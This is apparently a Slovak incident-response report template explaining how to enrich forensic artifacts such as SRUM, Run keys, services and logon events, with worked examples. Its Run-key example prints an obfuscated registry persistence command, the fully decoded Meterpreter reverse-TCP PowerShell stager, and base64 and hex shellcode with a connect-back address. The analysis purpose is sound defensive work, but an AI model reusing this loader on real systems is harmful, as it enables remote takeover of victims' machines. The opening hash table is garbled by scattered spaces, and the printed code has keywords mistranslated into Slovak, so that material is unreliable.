c25c49 d196f2 dd4d1f 959bdf 2751e8 6f4c63 97ae	Vir us To tal	1 / 6 2	N / A	W i n 3 2 E X E	3 3 7 4 2 4	vm3dmp-stats.sys; do78vg3q.exe; ifv96.exe; 58qjk.exe; b6aMQgRH.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:4 1Z	20 23- 06- 30 T0 7:5 4:4 3Z	7	c3a0f 246f6 a6bdb 99a03 8cde1 24d44 ed	389d02e7eb d4d085808 ba699d76c1 4a48ddb4e3 fd37b7064a 3f0d57f55f8 7b
d27a3b 30fc06c 3fad82 d5b198 bd1703 81845b d79	Vir us To tal	1 / 4	N / A	W i n 3 2 D L L	5 2 7 8 4	0kcr0wz.exe; vmGuestLibJava.dll; D27A3B30FC06C3FAD82D5 B198BD170381845BD79; vmGuestLibJava; vmGuestLibJava.dll_32.869 A7E00_8665_0000_83A8_ EF0F76CF0001	VMware, Inc.; DigiCert Assured ID Code Signing CA-1; DigiCert	20 20- 04- 09 T0 0:4 3:5 4Z	20 22- 10- 20 T1 0:3 3:3 0Z	2	f60ee d4e13 13c6c 70d44 b0f28 1d29b 9E	624666f923 2ef341d9b0 9a558bb43 d89e43c5aa 0d87fe9c97 2fd7578a34 a80b
d50cd7 532870 6eccdf 27e4f1 d71892 219816 e66e	Vir us To tal	1 / 7 7	N / A	W i n 3 2 E X E	3 0 7 7 2 8	vm3dmp.sys; hncilfd1e.exe; k4zq9.exe; 0jzfh.exe; eyU5jlL.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:3 7Z	20 23- 06- 30 T0 7:5 4:4 3Z	6	29f15 de99b 42f43 28dd1 6919f 60af0 91	FFF43E5E50 00E537BC8 361A05C97 A1B1C0552 CA4aA5134 A48A5E6A4 A664191F3
d661af 4ec544 35e533 4f52ce 5dc66b 4cfbdd 950c	Vir us To tal	1 / 7 5	N / A	W i n 3 2 D L L	3 8 4 7 2 8	libxmlsec.dll; mqi00v5cj.exe; NULL; D661AF4EC54435E5334F5 2CE5DC66B4CFBDD950C; fil81C993CA7827904B6F2B 6EC3BA2C687A.6C78E07E_ E9FD_479D_942B_CD97FB 809D1E	VMware, Inc.; DigiCert Assured ID Code Signing CA-1; DigiCert	20 20- 04- 09 T0 0:4 1:3 9Z	20 22- 10- 20 T1 0:3 4:1 9Z	2	a0d2a ae575 e464f d72b3 17f1b e37aa e5	fb18d86bf6 215b3f5779 12da8bafb3 9b8c0d7976 e3a6e829e7 572516fbcf 1673
f00534 bec380 5553e8 83a685	Vir us To tal	1 / 7 3	N / A	W i n 3 8	4 6 2 8	KgIBKrDT.exe; 87oi5AWY.exe; c76rll.exe; v14ar.exe; b32za.exe	VMware, Inc.; VeriSign Class 3	20 20- 01- 14	20 20- 01- 14	1	A507 77A0 95D2 7603	6edbbaed1c 08d9e3a35c df69e098cc 9f493b7eef

9d8f35 9fc9d3 0b10				2 D L L	6 4		Code Signing 2010 CA; VeriSign	T1 7:1 8:5 3Z	T1 7:1 8:5 3Z		DC11 D637 3507E 9CC	29bada8f27 8eae73d596 b4f1
f67de0 cc82b3 e994c3 416ed4 fe36b6 955777 62ff	Vir us To tal	1 / 7 6	N / A	W i n 3 2 D L L	5 8 8 3 8 1 6	jj4P9WS8.exe; Yc3AEowC.exe; GUvnGp9m.exe; vcukfs4ch.exe; sir3j.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 5Z	20 20- 01- 14 T1 7:1 8:5 5Z	1	c1c9a 78121 568a4 54b7f 7af79 645d6 97	E6cEDD9EB C46FEC4603 0A3C14579 Baffbc317F D75A17993 F95557E6BC c215ECA
FB23B9 B88F17 2F133A 64Fd0c 0A4A5 Ea96B8 0FAA7	Vir us To tal	2 / 7 6	Tr ó j sk y kô ň.	W i n 3 2 D L L	2 1 7 6 8 7 4 4	UxLfSYOY.exe; Avy5hL2l.exe; gkhxg.exe; 4bluu.exe; _vm3dgl.dll_Vista.0FF146E 0_2F5B_4A58_BD2B_00E0 0CE8E7B5	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:5 0Z	20 20- 01- 14 T1 7:1 7:5 0Z	1	5566c 7870f 4b03b 02132 1ce52 d9757 53	2df1a45664 4a8830c09a 5b2051be5 1c6feb676c ab3c2c2e8f c22c4952d0 4a669c4

4.1.3. SRUM

Opäť, SRUM bude pravdepodobne parsovaný do viacerých tabuliek, ktoré zodpovedajú jednotlivým tabuľkám v databáze SRUM. Preto odporúčame vybrať a do správy zahrnúť najrelevantnejšie položky z každej tabuľky.

Zistenia analýzy

- Používanie aplikácií – ktoré aplikácie bežali na systéme?
- Využívanie siete – ktoré aplikácie sú zodpovedné za najväčší objem sieťovej prevádzky? Existuje nejaký významný vrchol v príjme/odchádzajúcom transfere? Je identifikovaný malvér/PUA zodpovedný za podozrivý objem prevádzky, alebo sa dá pozorovať opakujúci sa vzorec prevádzky?
- Používateľský kontext – beží podozrivý súbor s používateľskými právami, alebo beží ako systémový či privilegovaný účet?
- Časové pečiatky – upozorňujeme, že záznamy SRUM sa vyplňujú každú hodinu, pokrývajú súhrn aktivít z príslušných období, nie presné časové pečiatky vykonávania!

Relevantné obohatenia

- Obohatenie používateľského účtu
- Obohacovanie procesu
- Obohacovanie IP adries
- Obohatenie domény / URL
- Obohacovanie sieťového toku (netflow)

Výstupy obohatenia

- Kontext používateľského účtu:
- Kontext procesu:
- Cieľová IP/doménový kontext:
- Význam prenosu dát:
- Kontext beaconingu / podozrivej komunikácie:

4.1.4. BAM / DAM

4.1.5. UserAssist

4.1.6. Shimcache / AppCompatCache

4.1.7. RecentFileCache

4.1.8. RunMRU

4.1.9. Iné artefakty po spúšťaní súborov

Môžeme použiť rovnaký vzor pre každý artefakt. Relevantné obohacovania sa opakujú – názov procesu, reputácia spustiteľného súboru na základe jeho hashu, nezvyčajné kombinácie používateľa a procesu a podobne.

4.1.10. VOLITEĽNÉ: Zhrnutie kategórie – Artefakty vykonania

Ak je to potrebné kvôli čitateľnosti, uveďte zhrnutie zistení z celej sekcie. Stojí za to zvážiť umiestnenie tohto zhrnutia na **začiatok** sekcie, aby recenzenti získali základné pochopenie bez potreby čítať najprv celú sekciu.

- Identifikované spúšťané nástroje/programy (významné pre vyšetrovanie)
- Podozrivé alebo neoprávnené spustenia
- Súhrn relevantných obohatení
- Dôvera v správnosť výstupu/ obmedzenia

4.2. Artefakty pretrvávania (perzistencie)

4.2.1. Kľúče Run / RunOnce

Zistenia analýzy

Môžeme použiť pluginy RegRipperu "soft_run" a "user_run" alebo RECcmd.exe od Erica Zimmermana. Upozorňujeme, že je potrebné skontrolovať registre automatického spustenia používateľa aj systému. Najdôležitejšie poznatky zahŕňajú:

- Cesta registra
- Názov hodnoty

- Údaje v hodnote
- Čas posledného zápisu
- Pridružený používateľský SID (ak ide o používateľský kľúč)

Relevantné obohatenia

- Legitimita kľúčov registra
- Klasifikácia perzistencie
- Obohatenie spustiteľných súborov / skriptov
- Obohatenie používateľského SID – jeho preklad na meno účtu
- Súborový hash / obohatenie podpisov

Výstupy obohatenia

- Účel registra:
- Mapovanie techniky perzistencie:
- Očakávaná verzus skutočná hodnota:
- Súvisiaci spustiteľný hash:
- Kontext používateľa/účtu:

PRÍKLAD

V systémovom kľúči Run je prítomný nasledujúci záznam:

```
Kľúč: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Názov: coreupdate
Typ: REG_EXPAND_SZ
LastWrite: 2020-09-19 03:30:01 UTC

%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;
iex([System.Text.Encoding]::Unicode.GetString(
[System.Convert]::FromBase64String(
(Get-Element 'HKLM:Software\9sEoCawv'). GetValue('45SVAG2o'))))"
```

Ako vidíme, hodnota odkazuje na iný kľúč registra, 'HKLM:Software\9sEoCawv'. Preto by sme to mali ďalej preskúmať.

```
Kľúč: HKLM\Software\9sEoCawv
Hodnota: 45SVAG2o (REG_SZ, 1840 znakov so základom 64)
```

Base64 je bežný spôsob, ako zamaskovať škodlivé payloady. Logickým analytickým krokom by bolo dekodovať obsah a overiť, či existujú ďalšie dáta na obohatenie.

- Fáza 1 je PowerShell launcher, ktorý spawnuje podriadený **powershell.exe -noni -nop -w hidden** a cez stdin spúšťa vnútorný blob, ktorý je obfuskovaný cez gzipped/base64.

- Fáza 2 je kanonický msfvenom **windows/x64/meterpreter_reverse_tcp** PowerShell stager: prideluje RWX pamäť pomocou VirtualAlloc, kopíruje 449 bajtov shellcode, potom CreateThread → WaitForSingleObject.

```
if([IntPtr]::Size -eq
4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$
b='powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c &([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-
Object
System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIACltZV8CA7
VWa2+bSBT9nEj5D6iyBCi0jV2nzUaqIAhxjWJK...
UL4+P8K1/e1f9j9JQil0kv4p8Uff34Lzt/Of0JiCpI2XHsEHVrvKwCU1Hj2e8LqApVf1Q/7v7zJ
6dk1/LWcHP8N+iP4ZsoKAAA=''))),[System.IO.Compression.CompressionMode]::D
ecompress))).
ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s
.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Proces
s]::Start($s);
```

Dekódovanie Gunzip a Base64:

```
function xKbl {
    Param ($nOD, $oLUg)
    $xjxX = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_ . GlobalAssemblyCache -A $_. Location.Split('\')[ -1]. Rovná
sa('System.dll') }). GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $xjxX.GetMethod('GetProcAddress',
[Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).
Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef(((New-Object IntPtr),
($xjxX.GetMethod('GetModuleHandle')). Invoke($null, @($nOD)))), $oLUg))
}

function qLVHM {
    Param (
        [Parameter(Pozícia = 0, Mandatory = $True)] [Typ[]] $pPiTy,
        [Parameter(Pozícia = 1)] [Typ] $r 1 = [Prázdnota]
    )

    $gEkxQ = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run). DefineDynamicModule
('InMemoryModule', $false). DefineType('MyDelegateType', 'Class, Public,
Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $gEkxQ.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $pPiTy).
SetImplementationFlags('Runtime, Managed')
```

```

    $gEkxQ.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$r 1, $pPiTy). SetImplementationFlags('Runtime, Managed')

    return $gEkxQ.CreateType()
}

[Byte[]]$gri = [System.Convert]::
FromBase64String("/EiD5PD0zAAAAEFRQVBSUVZIMdJlSIItSYEiLUhhIi1IgSityUEgPt0pKT
THJSDHArDxhfAIIsIEHByQ1BAChI7VJBuUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABihcB0
Z0gB0FCLSBhEi0AgSQHQ41ZI/8lBizSISAHWTTHJSDHArEHByQ1BAcE44HXxTANMJAhF0dF12Fh
Ei0AkSQqE44HXxTANMJAhF0dF12FhEi0AkSQqE44HXxTANMJAhF0dF12FhEi0AkSQSQHQZkGLDE
hEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS/////11JvndzMl8z
MgAAQVZJieZiGeygAQAAASynlSbwCAAG7y05nbUFUSYnkTInxQbpMdyYH/9VMiepoAQEAaFlBuim
AawD/1WoBQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG66g/f4P/
VSInHahBBWEyJ4kiJ+UG6maV0Yf/VhcB0DEn/znXlAPC1o1b/1UiD7BBIeJNMclqBEFYsIn5Qb
oC2chf/9VIg8QgXon2akBBWwgAEAAQVhIifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+
UG6AtnIX//VSAHDSCnGSIX2deFB/+c=")

$gH =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xK
bl kernel32.dll VirtualAlloc), (qlVHM @([IntPtr], [UInt32], [UInt32])
([IntPtr]))). Invoke([IntPtr]::Zero, $gri. Dĺžka, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($gri, 0, $gH, $gri.length)

$e_qt =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xK
bl kernel32.dll CreateThread), (qlVHM @([IntPtr], [UInt32], [IntPtr],
[IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).
Invoke([IntPtr]::Zero, 0, $gH, [IntPtr]::Zero, 0, [IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xK
bl kernel32.dll WaitForSingleObject), (qlVHM @([IntPtr], [Int32]))).
Invoke($e_qt, 0xffffffff) | Out-Null

```

Dekódovaný shellcode v hexadecimálnej podobe uvádzame nižšie, no analýza presahuje rámec súčasného príkladu. Prvé bajty naznačujú, že ide pravdepodobne o shellcode generovaný msfvenom:

```

FC 48 83 E4 F0 E8 CC 41 51 41 50 52 51 56 48 31 D2 65 48 8b 52 60 48 8b 52
18 48 8b 52 20 48 8b 72 50 48 0f b7 4a 4a 4a 4d 31 c9 48 31 c0 AC 3c 61 7c
02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0
66 81 78 18 0b 02 0f 85 72 8b 80 88 48 85 c0 74 67 48 01 d0 50 8b 48 18 44
8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 41 c9 48 31 c0 ac 41
c1 c9 0d 41 01 c1 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8b 40 24
49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b 04 88 48 01 d0 41 58 41
58 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 48 8b
12 e9 4b ff ff 5d 49 be 77 73 32 5f 33 41 56 49 89 e6 48 81 EC a0 01 49 89
e5 49 BC 02 01 bb cb 4e 67 6d 41 54 49 89 e4 4c 89 f1 41 ba 4c 77 26 07 ff
d5 4c 89 ea 68 01 01 59 41 ba 29 80 6b ff d5 6a 01 41 5e 50 4d 31 c9 4d 31
c0 48 ff c0 48 89 c2 48 ff c0 48 89 c1 41 ba ea 0f df e0 ff d5 48 89 c7 6a

```

```
10 41 58 4c 89 e2 48 89 f9 41 ba 99 a5 74 61 ff d5 85 c0 74 0c 49 ff ce 75
e5 68 f0 b5 a2 56 ff d5 48 83 ec 10 48 89 e2 4d 31 c9 6a 04 41 58 48 89 f9
41 ba 02 d9 c8 5f ff d5 48 83 c4 20 e 89 f6 4a 40 41 59 68 10 41 58 48 89 f2
48 31 c9 41 ba 58 a4 53 e5 ff d5 48 89 c3 49 89 c7 4d 31 c9 49 89 f0 48 89
da 48 89 f9 41 ba 02 d9 c8 5f ff d5 48 01 c3 48 29 c6 48 85 f6 75 e1 41 ff
e7
```

Z týchto zistení môžeme odvodiť nasledujúce (príklady):

- Register, ktorý bol upravený, je systémový, čo znamená, že útočník bol aktívny na úrovni lokálneho administrátora.
- Čas LastWrite by sa mal použiť ako pivotný bod/dátum známej aktivity protivníka.
- Logy udalostí PowerShell môžu obsahovať viac informácií o vykonávaní skriptov.
- Perzistencia prostredníctvom Run registra je v rámci MITRE frameworku katalogizovaná ako **T1547/001** (<https://attack.mitre.org/techniques/T1547/001/>)

4.2.2. Plánované úlohy

Zistenia analýzy

- Názov úlohy
- Autor
- Príkaz
- Trigger (podmienka, pod akou sa úloha spustí)
- Run účet (pod ktorým sa úloha vykonáva)
- Čas vytvorenia/úpravy

Relevantné obohatenia

- Legitimita úlohy
- Obohatenie spúšťaného programu (vypočítanie hashu, vyhľadanie na VirusTotal a pod.)
- Kontext privilégií
- Obohatenie používateľského účtu
- Súborový hash / obohatenie podpisov

Výstupy obohatenia

- Klasifikácia úloh:
- Obohatenie spúšťaných príkazov/programov:
- Kontext bežiacего účtu:
- Podpis/hash:
- ATT&CK / mapovanie perzistencie:

4.2.3. Služby (Services)

Zistenia analýzy

- Názov služby
- Display Name - zobrazený názov služby
- ImagePath
- Typ štartu
- Účet (pod akým servis beží)
- Čas poslednej modifikácie

Relevantné obohatenia

- Legitimita služby
- Obohacovanie ciest k binárnemu súboru služby
- Obohatenie podpisov / hashov
- Obohatenie servisného účtu
- Kontext perzistenice / zneužívania privilégií

Výstupy obohatenia

- Legitímna kontrola služieb:
- Hodnotenie cesty:
- Podpis / signatár:
- Práva servisného účtu:
- Súvisiace informácie o súboroch / procesoch (vrátane threat intelligence):

PRÍKLAD

V našom prípade bol nedávno nainštalovaný a upravený service **coreupdater**.

So 19. septembra 03:27:49 2020 Z

Názov = coreupdater

Displej =

ImagePath = C:\Windows\System32\coreupdater.exe

Typ = Own_Process

Start = Automatický štart

Skupina =

Počas obohacovania sme vypočítali hash spustiteľného súboru a vyhľadali ho vo Virustotal. Mohli by sme to porovnať so zoznamom služieb na "golden image", ak by sa používal v infraštruktúre.

MD5 hash C:\Windows\System32\coreupdater.exe: eed41b4500e473f97c50c7385ef5e374

Obohatenie VT:

Miera detekcie: 63/71

MD5: eed41b4500e473f97c50c7385ef5e374

SHA-1: fd153c66386ca93ec9993d66a84d6f0d129a3a5c
SHA-256: 10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6

Typ súboru: Win32 EXE spustiteľný súbor Windows
Magic bytes: PE32+ spustiteľný súbor (GUI) x86-64, pre MS Windows
Veľkosť súboru: 7,00 KB (7168 bajtov)

Čas vytvorenia: 2010-04-14 22:06:53 UTC
Prvýkrát videný: 2021-06-09 17:36:25 UTC
Prvé nahratie na VT: 27.09.2020 13:12:13 UTC
Posledné nahratie na VT: 2026-06-30 13:43:54 UTC
Posledná analýza: 2026-06-03 19:56:39 UTC
Mená:

coreupdater.exe
zv. 3-D.. Windows.System32.coreupdater.exe
coreupdater1.exe
coreupdater.exe.copy1
coreupdater[1].exe
attachment13490588045764544186
attachment7085602993915799851
coreupdater.exe.stop
exe_1.pcap
zv. 4-D.. Windows.System32.coreupdater.exe

Informácie o spustiteľnom súbore
Compiler products
[IMP] VS2005 build 50727 count =3
[---] Unmarked objects count =2
[ASM] VS2008 SP1 build 30729 count =1
[INK] VS2008 SP1 build 30729 count =1

Populárne označenie: trojan.rozena/shelma
(<https://www.virustotal.com/gui/file/10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6>)

Ďalším dôležitým detailom týkajúcim sa registrového kľúča služby je čas posledného zápisu, ktorý by sme mali zahrnúť do časovej osi prípadu.

Rovnako ako v prípade registra Autoruns, perzistencia prostredníctvom služieb je dobre známy a široko používaný mechanizmus.

4.2.4. Startup priečinky

4.2.5. Perzistencia cez WMI

4.2.6. Applnit DLL / IFEO / iné perzistencie registra

Podobný prístup aplikujte na akýkoľvek iný identifikovaný mechanizmus perzistencie.

4.2.7. VOLITEĽNÉ - Zhrnutie kategórie – Perzistencia

- Identifikované mechanizmy pretrvávania
- Pravdepodobne neškodné vs podozrivé perzistentné mechanizmy
- Kľúčové obohatenia
- Dôveryhodnosť výstupu / obmedzenia

Na základe vyššie uvedených zistení odporúčame zahrnúť krátke zhrnutie automatických behov (Run keys) a mechanizmov pretrvávania cez servisy. Mapovanie MITRE ATT&CK: T1543-003. <https://attack.mitre.org/techniques/T1543/003/>

4.3. Analýza logov

4.3.1. Záznamy udalostí vzdialeného prístupu: Security.evtx a RDP logy

Zistenia analýzy

- Udalosti prihlásenia/odhlásenia
- Využívanie privilégií
- Neúspešné prihlásenia
- Zmeny účtu
- Vytváranie procesov, ak je povolené

Relevantné obohatenia

- Obohatenie používateľského účtu
- Obohatenie hostname/IP adresy
- Geolokačné obohatenie
- Obohatenie ID udalostí
- Mapovanie ATT&CK
- Obhacovanie cez zdroj logu

Výstupy obohatenia

- Kontext používateľa/účtu:
- Zdrojový kontext IP:
- Geolokácia / nemožné cestovanie:
- Význam udalosti:
- Súvisiace ID udalostí / Sigma pravidlá:

PRÍKLAD

Legitímna aktivita administrátora dňa 18. júna 2020 vytvorila účty rodiny Smith C137:

Čas (UTC)	Akcia	Účet
2020-09-18 00:52:08	4720 vytvorený	Jerrysmith
2020-09-18 00:53:25	4720 vytvorený	Summersmith
2020-09-18 01:02:52	4720 vytvorený	ricksanchez
2020-09-18 01:05:11/03:44:13	4720 vytvorené (znovu vytvorené po 5 sekundách vymazania)	Mortysmith
2020-09-18 04:16:04	4720 vytvorený	bethsmith

Potom nastala anomálna zmena účtu — 9 po sebe idúcich cyklov vytvárania/mazania toho istého účtu *birdman* počas 21 minút administrátorom, ktoré končia úspešným vytvorením:

Čas (UTC)	Akcia
2020-09-18 04:17:58 04:34:14	- 4720/4726 slučka vytvárania/mazania účtu, 8x (birdman)
2020-09-18 04:39:13	4720 vytvoriť účet + 4724 resetovať heslo + 4722 povoliť (birdman)

Eskalácia oprávnení pridaním účtov do doménových a lokálnych administrátorov neskôr toho istého rána – MITRE mapovanie T1098.007 (<https://attack.mitre.org/techniques/T1098/007/>):

Čas (UTC)	Skupina	Pridaný člen
2020-09-18 05:13:20	Doménoví administrátori	C137\ricksanchez (RID 1106)
2020-09-18 05:14:00	Lokálni administrátori	C137\ricksanchez

Názov účtu *birdman* nezodpovedá systému pomenovania v doméne C137 a vyžaduje si ďalšie vyšetrovanie. Zaujímavé je, že ricksanchez (a nie birdman) bol povýšený medzi doménových administrátorov – buď sa povýšenie vykonalo na inom účte, než na akom sa diali podozrivé aktivity vytvárania a mazania, alebo útočník použil birdmana na testovanie pracovného postupu pred prechodom na dôveryhodnejší účet.

Analýza prihlasovacích udalostí ukázala nasledujúce **2 IP adresy**, ktoré budú vyžadovať obohatenie.

IP	Úloha	Stopy
194.61.24.102	Externý útočník — interaktívny RDP do DC01 ako administrátor	4 × 4624 LogonType 10 udalosti
10.42.85.115	Interný pivot — nová pracovná stanica DESKTOP-SDN1RPT\$ sa pripojila k doméne 18.09.2020 22:42:14 a používala sieťové logy ako Administrator, ricksanchez a mortysmith	113 × 4624 LogonType 3 udalosti

Obohatenie externej IP adresy:

Hodnota	194.61.24.102
Typ	IP
Podtyp	IPv4
normalized_value	194.61.24.102
enrichment_status	dokončené
enrichment_sources	ip-api.com; RDAP; AbuseIPDB; VirusTotal
related_entities	
Varovania	
Chyby	
geo_country	Rusko
geo_city	Moskva
geo_coords	55.7558,37.6173
ASN	AS41842
asn_org	MEDIAL-AS
ISP	LLC "MEDIA SYSTEMS"
whois_org	lir-ru-optima-1-MNT
whois_cidr	194.61.24.0/24
whois_abuse_contact	sup@optimacoms.ru
is_hosting	Nie
is_proxy_vpn	Nie
abuse_confidence_score	0%
abuse_total_reports	0
abuse_last_reported	2024-01-04T21:13:00+00:00
abuse_usage_type	Dátové centrum/Webhosting/Transit
abuse_is_tor	Nie
vt_malicious	0
vt_suspicious	0
vt_reputation	0
vt_as_owner	LLC media Systems

vt_final_url	
vt_http_code	
vt_title	
vt_last_analysis	2026-06-19T02:55:50Z
vt_detection	
vt_threat_label	
vt_type	
vt_size_bytes	
vt_names	
vt_signed_by	
vt_first_seen	
vt_last_seen	
vt_times_submitted	
MD5	
SHA1	
sha256	
geo_country_code	RU
geo_region	Moskva
is_mobile	Nie
whois_network_name	RU-OPTIMA-20230817
whois_country	RU
abuse_distinct_users	0
abuse_isp	Optima Communications, LLC
abuse_domain	optimacoms.ru
abuse_is_whitelisted	Nie
vt_harmless	54
vt_asn	41842
vt_country	RU
vt_network	194.61.24.0/24
src_type	IP
src_subtype_scope	Verejný
src_value	194.61.24.102
src_occurrences	978
src_confidence	0.8
src_extraction_methods	regex
src_distinct_sources	5
src_sources	20260622130940_EvtxECmd_Output.csv:Náklad (x611); 20260622130940_EvtxECmd_Output.csv:RemoteHost (x364); 20260622130928_RECcmd_Batch_DFIRBatch_Output.csv:ValueData (x1); 20260622130921_RECcmd_Batch_Kroll_Batch_Output.csv:ValueData (x1);

	20260622130935_RECcmd_Batch_UserActivity_Output.csv:ValueData (x1)
src_example_context	SourceFile=H:\Windows\System32\winevt\Logs\Microsoft-Windows-RemoteDesk Channel=Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operatio

4.3.2. Sysmon

Ak je Sysmon nainštalovaný, obohacovanie bude pravdepodobne zamerané na Event IDs 1 (Spustiteľný súbor/ Príkazový riadok procesu / Obohatenie detailov rodičovského procesu), 3 (Cieľová IP, Cieľový port / protokol, PE súbor procesu / názov procesu) a 22 (názov DNS dotazu, Dotazovaná doména / FQDN).

Zistenia analýzy

- Vytváranie procesov
- Sieťové pripojenia
- DNS dotazy
- Vytváranie súborov
- Úpravy registra

Relevantné obohatenia

- Obohacovanie procesu
- Obohacovanie súborových hashov
- Obohatenie DNS/domény
- Obohacovanie IP adries
- Mutex / obohacovanie pomenovaných rúr
- Obohatenie ID udalostí

Výstupy obohatenia

- Legitimita procesu:
- Význam príkazového riadku:
- Hash a podpis:
- Info o doméne/IP:
- DNS / kontext beaconingu:

4.3.3. PowerShell logy

Možné obohatenia:

- URL odkazované v skripte
- Domény / FQDN spomínané v skripte
- IP adresy, na ktoré sa odkazuje

- Haše súboru odkazované alebo výsledné payloady

4.3.4. Logy plánovača úloh

Obohatenia sa uplatňujú podobným spôsobom v kategórii Plánované úlohy v kategórii Perzistencia.

4.3.5. Aplikačné logy

V tomto prípade môžu byť obohatenia jedinečnejšie od jedného vyšetřovania k druhému. Rôzne programy a aplikácie zaznamenávajú svoje udalosti do logu Application.evtx, preto by sme odporúčali cielenjší prístup. Je tiež možné vykonať obohacovanie na častiach dát extrahovaných zo surových dát logu pomocou regulárnych výrazov.

Vo všeobecnosti môžu byť medzi záznamami aplikačných logov nasledujúce údaje:

- cesta k spustiteľným súborom,
- stopy o prítomnosti programu,
- stopy o zlyhaní/zaseknutí programu.

Obohatenia silne závisia od dostupných údajov. Všeobecné obohatenia je možné aplikovať na položky ako samotné Event ID, mapovanie na ATT&CK Matrix a podobne.

4.3.6. Firewall logy

Obohacovanie by sa malo zamerať na:

- Firewallové pravidlá/ zhrnutie ACL – je nejaké pravidlo nečakané, alebo sa nejaké pravidlo objavilo počas podozrivého časového okna?
- Stav pravidiel firewallu (povolené/zablokované) – porovnanie s očakávaným stavom
- Externé obohatenie IP adresy, ak je takáto IP referencovaná vo firewall logu

4.3.7. DNS záznamy

Dáta na obohatenie:

- DNS údaje o dotazoch a odpovediach
- Odkazované interné a externé IP adresy (vykonať príslušné obohatenia)
- FQDN / Doménové meno (skontrolujte DNS CNAME chain, pasívnu DNS históriu, podobnosť Typosquatting / homoglyfov, ...)

4.3.8. Proxy / webové denníky

Údaje z tohto logu, ktoré by viedli k najpozoruhodnejším výsledkom obohatenia, sú:

- URL
- Reťazec User-Agent

- Doména / FQDN

4.3.9. VPN logy

V závislosti od typu dát zapísaných vo VPN logoch by sme mohli obohatiť nasledujúce položky:

- Verejná alebo súkromná IP (aplikovať obohatenia pre príslušný typ IP adresy)
- Používateľský účet (pre lepšie pochopenie legitímnosti vzdialeného prístupu)
- Názov zariadenia
- Používateľské meno

4.3.10. EDR / SIEM/Antimalware upozornenia

Dáta na získanie a obohatenie:

- Súkromná IP adresa
- Hash súboru
- Používateľský účet
- Názov procesu

4.3.11. Zhrnutie kategórie – Analýza logov

- Najvýznamnejšie (z pohľadu vyšetrovania) udalosti
- Korelácia naprieč logmi
- Interpretácia podporovaná obohacovaním
- Zhodnotenie dôveryhodnosti, uviesť medzery a výhrady

4.4. Artefakty užívateľskej aktivity

4.4.1. História prehliadača a sťahovania

Zistenia analýzy

- Navštívené URL adresy
- Domény
- Stiahnutia súborov
- Vyhľadávané výrazy
- Časové pečiatky návštevy tej-ktorej stránky

Relevantné obohatenia

- Obohacovanie URL

- Obohacovanie domény
- Obohatenie IP adresy, ak bola resolvovaná či priamo kontaktovaná
- Obohacovanie hashov stiahnutých súborov
- Reputácia, asociácia s phishingom či malvérom

Výstupy obohatenia

- Reputácia URL:
- Cieľ presmerovania (redirectu):
- Vlastníctvo domény / vek:
- Hash stiahnutého súboru:
- Phishing / malware kontext:

4.4.2. RecentDocs

4.4.3. Office MRU / dôveryhodné dokumenty (Trusted Documents)

4.4.4. ComDlg32 – LastVisitedPIDMRU, OpenSavePIDMRU

Tieto artefakty sú zapísané v registri. Podobné obohatenia platia pre všetky, napríklad:

- Overovanie ciest
- Korelácia s používateľmi
- Hash súboru (ak je stále prítomný v systéme)

4.4.5. Jump listy

4.4.6. LNK súbory

Pre LNK a Jump Lists možno použiť nasledujúce obohatenia:

- Overovanie ciest
- Hash cieľového súboru (na ktorý LNK file odkazuje)
- Sieťové shares / obohatenie názvov zariadení
- Korelácia používateľov

